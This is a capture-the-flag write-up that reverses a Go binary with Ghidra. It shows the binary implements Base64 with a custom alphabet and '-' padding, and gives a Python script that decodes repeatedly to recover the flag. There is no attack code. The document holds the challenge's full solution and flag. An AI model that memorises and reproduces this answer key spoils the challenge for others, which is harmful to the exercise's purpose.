From the description and the archive name it is abundantly clear that this is a golang reversing challenge.
Anyways, this challenge consists of a single binary as well as a text file containing some gibberish:
GvVf+fHWz1tlOkHXUk3kz3bqh4UcFFwgDJmUDWxdDTTGzklgIJ+fXfHUh739+BUEbrmMzGoQOyDIFIz4GvTw+j--The format of the string looks very suspiciously like Base64.
When we run the binary, we get nothing but a prompt. Inputting a bunch of A’s result in this:
./binary
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
VbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVbTaVV--
Very clearly, the input is handled in blocks — by counting them, we deduce that every 3 charactes of input generates 4 characters of output, with the last block padded with -’s.
The next step is to simply crack open the binary using a decompiler (I used Ghidra). For golang, the main function is labelled as main.main. There is a surprising amount of symbols which makes this reversal a breeze. For example, just by looking at the decompiled code in main.main we can immediately tell that the encoding is handled all in the main.Encode. function:
void main.main(void)

{
  ulong *puVar1;
  long in_FS_OFFSET;
  undefined8 local_a0;
  undefined8 local_70;
  undefined local_28 [16];
  undefined local_18 [16];

  puVar1 = (ulong *)(*(long *)(in_FS_OFFSET + 0xfffffff8) + 0x10);
  if ((undefined *)*puVar1 <= local_28 && local_28 != (undefined *)*puVar1) {
    runtime.newobject();
    local_18 = CONCAT88(local_a0,0x4a86a0);
    fmt.Fscanln();
    runtime.makeslice();
    runtime.stringtoslicebyte();
    main.Encode();
    runtime.slicebytetostring();
    runtime.convTstring();
    local_28 = CONCAT88(local_70,0x4ab9c0);
    fmt.Fprintln();
    return;
  }
  runtime.morestack_noctxt();
  main.main();
  return;
}
The contents of main.Encode looks much scarier:
void main.Encode(void)

{
  ulong uVar1;
  ulong uVar2;
  long lVar3;
  ulong uVar4;
  ulong uVar5;
  ulong uVar6;
  long in_stack_00000008;
  ulong in_stack_00000010;
  long in_stack_00000020;
  ulong in_stack_00000028;
  undefined4 local_48;
  undefined4 uStack68;
  undefined4 uStack64;
  undefined4 uStack60;
  undefined4 local_38;
  undefined4 uStack52;
  undefined4 uStack48;
  undefined4 uStack44;
  undefined4 local_28;
  undefined4 uStack36;
  undefined4 uStack32;
  undefined4 uStack28;
  undefined4 local_18;
  undefined4 uStack20;
  undefined4 uStack16;
  undefined4 uStack12;

  local_48 = 0x7652614e;
  uStack68 = 0x4231544a;
  uStack64 = 0x41366d2f;
  uStack60 = 0x394c584f;
  local_38 = 0x49464456;
  uStack52 = 0x6b475562;
  uStack48 = 0x53732b43;
  uStack44 = 0x35687a6e;
  local_28 = 0x3251786a;
  uStack36 = 0x34643337;
  uStack32 = 0x6750486c;
  uStack28 = 0x45637730;
  local_18 = 0x72715970;
  uStack20 = 0x66795775;
  uStack16 = 0x384d6f5a;
  uStack12 = 0x654b7469;
  uVar1 = 0;
  uVar2 = 0;
  while( true ) {
    if ((((long)(SUB168(SEXT816(-0x5555555555555555) * SEXT816((long)in_stack_00000028) >> 0x40,0) +
                in_stack_00000028) >> 1) - ((long)in_stack_00000028 >> 0x3f)) * 3 <= (long)uVar1) {
      lVar3 = in_stack_00000028 - uVar1;
      if (in_stack_00000028 == uVar1) {
        return;
      }
      if (in_stack_00000028 <= uVar1) {
                    /* WARNING: Subroutine does not return */
        runtime.panicIndex();
      }
      uVar4 = (ulong)*(byte *)(in_stack_00000020 + uVar1) << 0x10;
      if (lVar3 == 2) {
        if (in_stack_00000028 <= uVar1 + 1) {
                    /* WARNING: Subroutine does not return */
          runtime.panicIndex();
        }
        uVar4 = (ulong)*(byte *)(in_stack_00000020 + 1 + uVar1) << 8 | uVar4;
      }
      if (in_stack_00000010 <= uVar2) {
                    /* WARNING: Subroutine does not return */
        runtime.panicIndex();
      }
      *(undefined *)(in_stack_00000008 + uVar2) = *(undefined *)((long)&local_48 + (uVar4 >> 0x12));
      if (in_stack_00000010 <= uVar2 + 1) {
                    /* WARNING: Subroutine does not return */
        runtime.panicIndex();
      }
      *(undefined *)(uVar2 + 1 + in_stack_00000008) =
           *(undefined *)((long)&local_48 + (uVar4 >> 0xc & 0x3f));
      if (lVar3 == 1) {
        if (in_stack_00000010 <= uVar2 + 2) {
                    /* WARNING: Subroutine does not return */
          runtime.panicIndex();
        }
        *(undefined *)(uVar2 + 2 + in_stack_00000008) = 0x2d;
        if (in_stack_00000010 <= uVar2 + 3) {
                    /* WARNING: Subroutine does not return */
          runtime.panicIndex();
        }
        *(undefined *)(uVar2 + 3 + in_stack_00000008) = 0x2d;
      }
      else {
        if (lVar3 == 2) {
          if (in_stack_00000010 <= uVar2 + 2) {
                    /* WARNING: Subroutine does not return */
            runtime.panicIndex();
          }
          *(undefined *)(uVar2 + 2 + in_stack_00000008) =
               *(undefined *)((long)&local_48 + (uVar4 >> 6 & 0x3f));
          if (in_stack_00000010 <= uVar2 + 3) {
                    /* WARNING: Subroutine does not return */
            runtime.panicIndex();
          }
          *(undefined *)(uVar2 + 3 + in_stack_00000008) = 0x2d;
        }
      }
      return;
    }
    if (in_stack_00000028 <= uVar1) {
                    /* WARNING: Subroutine does not return */
      runtime.panicIndex();
    }
    if (in_stack_00000028 <= uVar1 + 1) {
                    /* WARNING: Subroutine does not return */
      runtime.panicIndex();
    }
    uVar4 = (ulong)*(byte *)(in_stack_00000020 + uVar1) << 0x10;
    uVar6 = (ulong)*(byte *)(in_stack_00000020 + 1 + uVar1) << 8 | uVar4;
    if (in_stack_00000028 <= uVar1 + 2) {
                    /* WARNING: Subroutine does not return */
      runtime.panicIndex();
    }
    uVar5 = (ulong)*(byte *)(uVar1 + 2 + in_stack_00000020);
    if (in_stack_00000010 <= uVar2) break;
    *(undefined *)(in_stack_00000008 + uVar2) = *(undefined *)((long)&local_48 + (uVar4 >> 0x12));
    if (in_stack_00000010 <= uVar2 + 1) {
                    /* WARNING: Subroutine does not return */
      runtime.panicIndex();
    }
    *(undefined *)(uVar2 + 1 + in_stack_00000008) =
         *(undefined *)((long)&local_48 + ((uVar6 & 0x3f000) >> 0xc));
    if (in_stack_00000010 <= uVar2 + 2) {
                    /* WARNING: Subroutine does not return */
      runtime.panicIndex();
    }
    *(undefined *)(uVar2 + 2 + in_stack_00000008) =
         *(undefined *)((long)&local_48 + ((uVar5 | uVar6) >> 6 & 0x3f));
    if (in_stack_00000010 <= uVar2 + 3) {
                    /* WARNING: Subroutine does not return */
      runtime.panicIndex();
    }
    *(undefined *)(in_stack_00000008 + 3 + uVar2) = *(undefined *)((long)&local_48 + (uVar5 & 0x3f))
    ;
    uVar1 = uVar1 + 3;
    uVar2 = uVar2 + 4;
  }
                    /* WARNING: Subroutine does not return */
  runtime.panicIndex();
}
But honestly, we can easily do some cleaning. Firstly, runtime.panicIndex() calls are most likely redundant for the encoding logic, and immediately after removing them, the code becomes much more readable.
Secondly, notice near the bottom of the function:
    uVar1 = uVar1 + 3;
    uVar2 = uVar2 + 4;
This matches with what we have experienced previously! Right after this we enter the next iteration of the while loop, which solidifies our guess that uVar1 and uVar2 represent the current input and output indices respectively.
Thirdly, we look at this snippet (near the top of the while loop):
      lVar3 = in_stack_00000028 - uVar1;
      if (in_stack_00000028 == uVar1) {
        return;
      }
This is one of our proper exits. If we do not return here, a bunch of 0x2ds are added (corresponding to - in ASCII), then we still return. This means that in_stack_00000028 most likely represents the length of the input, while lVar3 stores the final difference (in order to add the padding).
At the same time, this also allows us to figure out that
    if ((((long)(SUB168(SEXT816(-0x5555555555555555) * SEXT816((long)in_stack_00000028) >> 0x40,0) +
                in_stack_00000028) >> 1) - ((long)in_stack_00000028 >> 0x3f)) * 3 <= (long)uVar1) {
simply checks if we are nearing the end of the encoding process, even though it looks basically unreadable.
We look at 1 more snippet before we consolidate:
      if (lVar3 == 1) {
        *(undefined *)(uVar2 + 2 + in_stack_00000008) = 0x2d;
        *(undefined *)(uVar2 + 3 + in_stack_00000008) = 0x2d;
      }
Evidently, the output is stored in in_stack_00000008. At the same time, we can also very easily tell that the input is stored in in_stack_00000020, due to it essentially being the input counterpart of in_stack_00000008.
So right now, the while loop looks like this:
  x = 0;
  y = 0;
  while( true ) {
    if (len - x <= 2) {
      remaining = len - x;
      if (len == x) {
        return;
      }
      a = (ulong)*(byte *)(inp + x) << 0x10;
      if (remaining == 2) {
        a = (ulong)*(byte *)(inp + x + 1) << 8 | a;
      }
      *(undefined *)(out + y) = *(undefined *)((long)&local_48 + (a >> 0x12));
      *(undefined *)(out + y + 1) = *(undefined *)((long)&local_48 + (a >> 0xc & 0x3f));
      if (lVar3 == 1) {
        *(undefined *)(out + y + 2) = 0x2d;
        *(undefined *)(out + y + 3) = 0x2d;
      }
      else if (lVar3 == 2) {
        *(undefined *)(out + y + 2) = *(undefined *)((long)&local_48 + (a >> 6 & 0x3f));
        *(undefined *)(out + y + 3) = 0x2d;
      }
      return;
    }

    a = (ulong)*(byte *)(inp + x) << 0x10;
    b = (ulong)*(byte *)(inp + x + 1) << 8 | a;
    c = (ulong)*(byte *)(inp + x + 2);

    *(undefined *)(out + y) = *(undefined *)((long)&local_48 + (a >> 0x12));
    *(undefined *)(out + y + 1) = *(undefined *)((long)&local_48 + ((b & 0x3f000) >> 0xc));
    *(undefined *)(out + y + 2) = *(undefined *)((long)&local_48 + ((c | b) >> 6 & 0x3f));
    *(undefined *)(out + y + 3) = *(undefined *)((long)&local_48 + (c & 0x3f));

    x += 3;
    y += 4;
  }
Much more readable! Now onto our second round of cleaning:
*(undefined *)(out + y) = *(undefined *)((long)&local_48 + (a >> 0x12));Notice the *(undefined *) mess. It is like saying
memory[out_start + y] = memory[local_48_start + (a >> 0x12)];What is local_48? If we look just above the while loop:
  local_48 = 0x7652614e;
  uStack68 = 0x4231544a;
  uStack64 = 0x41366d2f;
  uStack60 = 0x394c584f;
  local_38 = 0x49464456;
  uStack52 = 0x6b475562;
  uStack48 = 0x53732b43;
  uStack44 = 0x35687a6e;
  local_28 = 0x3251786a;
  uStack36 = 0x34643337;
  uStack32 = 0x6750486c;
  uStack28 = 0x45637730;
  local_18 = 0x72715970;
  uStack20 = 0x66795775;
  uStack16 = 0x384d6f5a;
  uStack12 = 0x654b7469;
Essentially, due to how little endian works, memory[local_48_start] == 0x4e, memory[local_48_start + 3] == 0x76, memory[local_48_start + 4] == 0x4a and so on. The decompiler probably read this portion as such:

In other words, we can treat local_48 as a char array, our key.
Finally, we look at the actual encoding process:
    a = (ulong) inp[x] << 16;
    b = (ulong) inp[x+1] << 8 | a;
    c = (ulong) inp[x+2];

    out[y] = key[a >> 18];
    out[y+1] = key[b & 0x3f000) >> 12];
    out[y+2] = key[(c | b) >> 6 & 0x3f];
    out[y+3] = key[c & 0x3f];
Let’s say:
-
inp[0]is12345678in binary -
inp[1]isABCDEFGHin binary -
inp[2]isabcdefghin binary
Going through the process step by step:

In conclusion, this portion of code simply breaks the 3 x 8 bits of input into 4 x 6 bits of output, then mapping each output to a specific character from the key.
The padding part is also similarly straightforward. It pads the final few bits to a full 24, then converts the artificially added 000000s to -s.
Thus, in order to find the input that gives us GvVf+fHWz1tlOkHXUk3kz3bqh4UcFFwgDJmUDWxdDTTGzklgIJ+fXfHUh739+BUEbrmMzGoQOyDIFIz4GvTw+j--, we simply have to reverse the encoding process:
seed = 'NaRvJT1B/m6AOXL9VDFIbUGkC+sSnzh5jxQ273d4lHPg0wcEpYqruWyfZoM8itKe'
chal = 'GvVf+fHWz1tlOkHXUk3kz3bqh4UcFFwgDJmUDWxdDTTGzklgIJ+fXfHUh739+BUEbrmMzGoQOyDIFIz4GvTw+j--'

codes = ''.join(['000000' if x == '-' else '{0:06b}'.format(seed.index(x)) for x in chal])
flag = ''.join([chr(int(codes[i:i+8], 2)) for i in range(0, len(codes), 8)]).replace('\x00', '')
print(flag)
Essentially:
-
For each character in the original string, we find its index in the
seed, and convert the index (number between0and63) to its 6-digit binary representation, storing them all together incodes-is converted to000000
-
We now break
codesinto groups of 8 bits instead, converting each 8-digit binary into its corresponding ASCII character- The final few
00000000s resulting from the padding can be discarded
- The final few
However, we run into a “problem”:
X47gzutoh1zMUyWvU2zunI+kDBUGXfDQVuz+LFw7zUzIOduoS2zunb3dSI7gX1mf
This is definitely not what the flag looks like! However, if we plug this string into the binary executable, we do indeed get back the original string. So what is the issue?
From the challenge description:
FAQ: If you found the input leading to the challenge.txt you are on the right track
Notice that the format of the output string looks suspiciously similar to that of the original string. It is very likely that the challenge setter ran the flag through the encoding multiple times. Thus we just repeat the decoding process a few more times:
seed = 'NaRvJT1B/m6AOXL9VDFIbUGkC+sSnzh5jxQ273d4lHPg0wcEpYqruWyfZoM8itKe'
chal = 'GvVf+fHWz1tlOkHXUk3kz3bqh4UcFFwgDJmUDWxdDTTGzklgIJ+fXfHUh739+BUEbrmMzGoQOyDIFIz4GvTw+j--'

while True:
  codes = ''.join(['000000' if x == '-' else '{0:06b}'.format(seed.index(x)) for x in chal])
  flag = ''.join([chr(int(codes[i:i+8], 2)) for i in range(0, len(codes), 8)]).replace('\x00', '')
  print(flag)
  input()
  chal = flag
X47gzutoh1zMUyWvU2zunI+kDBUGXfDQVuz+LFw7zUzIOduoS2zunb3dSI7gX1mf
6y+wOyxgzWmCV7tq6WDuV7tbCGY9+duWS2m9n7tqIfm9+4bw
+fm3hkwRXBOr+TtBOTalOfm5n2OrOrOrOfu-
grey{B4s3d_G0Ph3r_r333333}And there is our flag!